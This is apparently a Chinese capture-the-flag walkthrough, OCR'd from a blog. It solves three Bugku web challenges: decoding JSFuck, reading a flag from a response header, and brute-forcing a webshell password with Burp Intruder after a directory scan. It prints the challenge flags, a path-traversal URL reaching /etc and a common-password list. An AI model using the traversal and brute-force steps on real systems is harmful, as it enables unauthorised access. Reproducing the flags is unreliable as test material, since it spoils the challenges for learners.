


123.206.87.240:8002/web5/index.php

JSPFUCK??????答案格式CTF{******}

在好好看看。

3、查看源码试试：



123.206.87.240:8002/web5/index.php

JSPFUCK??????答案格式CTF{******}

Submit


在好好看看。

```
</div>
<form action="index.php" method="post">⋯</form>
在好好看看。
</body>
</html>
```

上面有一行非常奇怪的由`+[]()!`组成的代码，查了一下，这种东西似乎叫做jspfuck（呼应题目）。

> JSFuck（或为了避讳脏话写作 JSF*ck ）是一种深奥的 JavaScript编程风格。以这种风格写成的代码中仅使用 [、]、(、)、! 和 + 六种字符。此编程风格的名字派生自仅使用较少符号写代码的Brainfuck语言。与其他深奥的编程语言不同，以JSFuck风格写出的代码不需要另外的编译器或解释器来执行，无论浏览器或JavaScript引擎中的原生 JavaScript 解释器皆可直接运行。鉴于 JavaScript 是弱类型语言，编写者可以用数量有限的字符重写 JavaScript 中的所有功能，且可以用这种方式执行任何类型的表达式。


简单地说，就是有人不想让自己的代码被别人认出来，用6种字符改造了自己的 js代码，浏览器居然还能识别（惊了）！所以说直接把这段奇怪的代码扔进浏览器控制台，就可以得到 flag 了（记得要全变成大写）：



```
[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+([][[]]+[])[!+[]+!+[]])
← "ctf{whatfk}"
»
```

No.12 观察数据包


1、访问解题链接：



123.206.87.240:9009/hd.php


什么也没有。

2、查看网页源码，发现也什么都没有……



```
<html>
 ▼<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  </head>
 ▼<body>
  ▼<pre>
      <br>
      <br>
      <br>
      <br>
      什么也没有。
      <br>
      <br>
    </pre>
  </body>
</html>
```

3、BurpSuite 抓包看看，发现响应包的头信息包含了Flag……




#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
3042	http://123.206.87.240:9009	GET	/hd.php	□	□	200	303	HTML	php	

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 14 Aug 2020 15:52:03 GMT
Content-Type: text/html
Connection: close
flag{Bugku_k8_23s_istra}:
Content-Length: 139


<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

<pre><br><br><br><br>什么也没有。<br><br>
</html>
```

No.13 Webshell暴破

1、查看解题链接：




中国灰客联盟

你的网站存在漏洞，请及时修复！

© 2015-2017 myCTF . All Rights Reserved.

2、御剑扫描网站，获得Webshell地址：


《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

域名：http://123.206.87.240:8002/webshell/

线程：20 （条 CPU核心 * 5最佳）


超时：3 （秒 超时的页面被丢弃）

☑ DIR: 446889　☑ ASPX: 42529　☑ 探测200
☑ ASP: 297812　☑ PHP: 52815　□ 探测403
☑ MDB: 9071　☑ JSP: 19739　□ 探测3XX

扫描信息：扫描完成...　扫描线程：0　扫描速度：0/秒


ID	地址	HTTP响应
1	http://123.206.87.240:8002/webshell/index.php	200
2	http://123.206.87.240:8002/webshell/index.php?chemin=..%2f..%2f..%2f..%2f..%2f%2fetc	200
3	http://123.206.87.240:8002/webshell/shell.php	200

3、访问需要密码：



123.206.87.240:8002/webshell/shell.php
搜索
WebShell
PASS:
登录
不是自己的马不要乱骑！
https://blog.csdn.net/weixin_39190897

4、BP暴力破解，获得密码hack：



Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
101	hack	200	□	□	1110	
0		200	□	□	1125	
1	123456789	200	□	□	1125	
2	a123456	200	□	□	1125	
3	123456	200	□	□	1125	
4	a123456789	200	□	□	1125	
5	1234567890	200	□	□	1125	
6	woaini1314	200	□	□	1125	
7	qq123456	200	□	□	1125	
